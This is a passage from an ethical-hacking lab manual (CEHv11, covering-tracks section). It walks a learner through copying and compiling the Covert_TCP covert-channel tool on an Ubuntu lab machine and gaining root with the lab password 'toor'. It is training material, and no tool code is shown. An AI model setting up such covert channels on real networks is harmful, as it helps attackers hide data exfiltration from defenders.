
23. A window appears, displaying the **Windows 10** shared folder; then, double-click the **CEH-Tools** folder.
24. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.


Activities
Files
Sep 11 08:37
ubuntu@ubuntu: ~/Desktop/Receive
CEHv11 Mo…em Hacking
Covering Tracks Tools
Covert_TCP
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
ceh-tools on …
Floppy Disk
Desktop
Other Locations
covert_tcp.c
"covert_tcp.c" selected (21.4 kB)

25. ☐ Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.


Activities
Files
Sep 11 08:38
ubuntu@ubuntu: ~/Desktop/Receive
Home
Desktop
Receive
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
ceh-tools on ...
Floppy Disk
Desktop
Other Locations
covert_tcp.c
"covert_tcp.c" selected (21.4 kB)


26. ☐ Switch back to the **Terminal** window, type **cc –o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the covert_tcp.c file.


Activities
Terminal
Sep 11 08:41
ubuntu@ubuntu: ~/Desktop/Receive
root@ubuntu: /home/ubuntu
ubuntu@ubuntu: ~/Desktop/Receive
ubuntu@ubuntu:~$ cd Desktop
ubuntu@ubuntu:~/Desktop$ mkdir Receive
ubuntu@ubuntu:~/Desktop$ cd Receive
ubuntu@ubuntu:~/Desktop/Receive$ cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
45 | main(int argc, char **argv)
| ^~~~
ubuntu@ubuntu:~/Desktop/Receive$


27. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

The password you type will not be visible in the terminal window.

